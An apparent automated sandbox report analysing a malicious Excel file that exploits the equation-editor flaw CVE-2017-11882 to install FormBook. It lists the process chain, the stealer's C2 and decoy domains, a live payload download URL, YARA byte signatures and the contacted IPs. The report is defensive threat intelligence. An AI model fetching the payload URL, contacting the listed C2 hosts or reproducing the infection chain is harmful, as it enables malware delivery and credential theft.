ID: 483666
Sample Name:
COAU7229898130.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:12:10
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report COAU7229898130.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Exploits: 7
System Summary: 7
Jbx Signature Overview 7
AV Detection: 7
Exploits: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Boot Survival: 7
Malware Analysis System Evasion: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 13
IPs 13
Domains 16
ASN 16
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
Static File Info 25
General 25
File Icon 25
Network Behavior 26
Snort IDS Alerts 26
Network Port Distribution 26
TCP Packets 26
UDP Packets 26
DNS Queries 26
DNS Answers 26
HTTP Request Dependency Graph 27
HTTP Packets 27
Code Manipulations 29
Statistics 29
Behavior 29
System Behavior 29
Analysis Process: EXCEL.EXE PID: 3064 Parent PID: 596 29
General 29
File Activities 30

File Written 30
Registry Activities 30
Key Created 30
Key Value Created 30
Key Value Modified 30
Analysis Process: EQNEDT32.EXE PID: 1528 Parent PID: 596 30
General 30
File Activities 30
Registry Activities 30
Key Created 30
Analysis Process: vbc.exe PID: 940 Parent PID: 1528 30
General 30
File Activities 31
File Read 31
Analysis Process: vbc.exe PID: 2648 Parent PID: 940 31
General 31
File Activities 31
File Read 31
Analysis Process: explorer.exe PID: 1764 Parent PID: 2648 32
General 32
File Activities 32
Analysis Process: svchost.exe PID: 2820 Parent PID: 1764 32
General 32
File Activities 33
File Read 33
Analysis Process: cmd.exe PID: 1840 Parent PID: 2820 33
General 33
File Activities 33
File Deleted 33
Disassembly 33
Code Analysis 33


Windows Analysis Report COAU7229898130.xlsx

Overview


General Information

Sample Name:	COAU7229898130.xlsx
Analysis ID:	483666
MD5:	6440075843d5ae..
SHA1:	fb5ea7b3defc0c1..
SHA256:	22c19360c2a9ee..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Sigma detected: Suspect Svchost A…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 3064 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1528 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 940 cmdline: 'C:\Users\Public\vbc.exe' MD5: 9F2C198407F1A7D058C06CC174817DB6)
    - vbc.exe (PID: 2648 cmdline: C:\Users\Public\vbc.exe MD5: 9F2C198407F1A7D058C06CC174817DB6)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - svchost.exe (PID: 2820 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
          - cmd.exe (PID: 1840 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.southerngiggle.com/imi7/"
  ],
  "decoy": [
    "michaelhavemeyer.com",
    "surukuku.com",
    "happyhoneybaby.com",
    "carlsbadbeachwear.com",
    "mobiledepotrd.com",
    "cscclothing.com",
    "absolutalibertas.com",
    "gtof.net",
    "zahnspange-billstedt.com",
    "tuzlaekspertiz.net",
    "card05pay.site",
    "thebuilders24.com",
    "xs-of.com",
    "pempekgputra.com",
    "campverano.com",
    "tutorialscorner.net",
    "natconsultant.com",
    "dogloveya.com",
    "meatbasedlifestyle.com",
    "agamdesigners.com",
    "aashiyanafoundation.com",
    "confidentialbk.com",
    "snowbirdsrus.com",
    "lechouba.com",
    "popuality.com",
    "okulekitaplari.com",
    "blackwelldesignco.com",
    "abhayart.com",
    "ooftclub.com",
    "optima9.com",
    "neurohubapp.com",
    "plucknplace.com",
    "adbarista.com",
    "crownfoamus.com",
    "finalformlxp.com",
    "somethingnewstudio.com",
    "motorcyclejob.asia",
    "hasanmedicalservice.com",
    "thvsjwjvy.icu",
    "powerlinkme.com",
    "sceneinnyc.com",
    "onpointonlinemarketing.com",
    "abc-staff.com",
    "thinoft.com",
    "kamishichang.com",
    "aronexcorp.com",
    "garfld.com",
    "namasteezeindustries.com",
    "359326.com",
    "be530.com",
    "acceptedsolutions.net",
    "tuiseyingxiang.com",
    "thechikspot.com",
    "moneysavingkitchen.com",
    "valueplants.com",
    "casabedar.com",
    "biotechfla.com",
    "weekendclones.com",
    "tomrings.com",
    "nonamecreative.com",
    "streetracingscanner.com",
    "centerforcommonground.com",
    "download-apps.site",
    "sungoldhomeliving.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.514291085.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.514291085.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.514291085.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.513518262.0000000000330000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.513518262.0000000000330000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Suspect Svchost Activity

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netw Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COAU7229898130.xlsx	36%	Virustotal		Browse
COAU7229898130.xlsx	34%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.thvsjwjvy.icu/imi7/?8pGdYd7=JylIKvNk78hOFd+1TnqK+cq4SLeKYXMs9BOMQrcpY54MEXf7zcD8i4BM8h1sFc+7G7xGrw==&edrh=onDxljzxvz	0%	Avira URL Cloud	safe	
http://www.biotechfla.com/imi7/?8pGdYd7=nnh6Wn4YtMnGcYcsMkPyBnKFlLVF5md1d8S2Q13SdHwJLrOdJeCsdNPQR8GZEfRmALPZ9A==&edrh=onDxljzxvz	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.southerngiggle.com/imi7/	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.absolutalibertas.com/imi7/?8pGdYd7=v4OPSvG6dxhfjDw6HF6SnM8N8NyagVc5G1UDhWfJc2g0yYxGB1DXDxzdmmmhzDSPz7MbqA==&edrh=onDxljzxvz	0%	Avira URL Cloud	safe	
http://103.133.106.199/rbi/vbc.exe	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://www.absolutalibertas.com/imi7/?8pGdYd7=v4OPSvG6dxhfjDw6HF6SnM8N8NyagVc5G1UDhWfJc2g0yYxGB1DXD	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.thvsjwjvy.icu	47.91.170.222	true	true		unknown
biotechfla.com	34.102.136.180	true	false		unknown
absolutalibertas.com	192.0.78.25	true	true		unknown
tiaozhuan.zhuanye301.cn	154.91.1.126	true	true		unknown
www.359326.com	unknown	unknown	true		unknown
www.absolutalibertas.com	unknown	unknown	true		unknown
www.carlsbadbeachwear.com	unknown	unknown	true		unknown
www.crownfoamus.com	unknown	unknown	true		unknown
www.biotechfla.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thvsjwjvy.icu/imi7/?8pGdYd7=JylIKvNk78hOFd+1TnqK+cq4SLeKYXMs9BOMQrcpY54MEXf7zcD8i4BM8h1sFc+7G7xGrw==&edrh=onDxljzxvz	true	• Avira URL Cloud: safe	unknown
http://www.biotechfla.com/imi7/?8pGdYd7=nnh6Wn4YtMnGcYcsMkPyBnKFlLVF5md1d8S2Q13SdHwJLrOdJeCsdNPQR8GZEfRmALPZ9A==&edrh=onDxljzxvz	false	• Avira URL Cloud: safe	unknown
www.southerngiggle.com/imi7/	true	• Avira URL Cloud: safe	low
http://www.absolutalibertas.com/imi7/?8pGdYd7=v4OPSvG6dxhfjDw6HF6SnM8N8NyagVc5G1UDhWfJc2g0yYxGB1DXDxzdmmmhzDSPz7MbqA==&edrh=onDxljzxvz	true	• Avira URL Cloud: safe	unknown
http://103.133.106.199/rbi/vbc.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.133.106.199	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
192.0.78.25	absolutalibertas.com	United States		2635	AUTOMATTICUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	biotechfla.com	United States		15169	GOOGLEUS	false
154.91.1.126	tiaozhuan.zhuanye301.cn	Seychelles		10103	HKBN-AS-APHKBroadbandNetworkLtdHK	true
47.91.170.222	www.thvsjwjvy.icu	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483666
Start date:	15.09.2021
Start time:	11:12:10
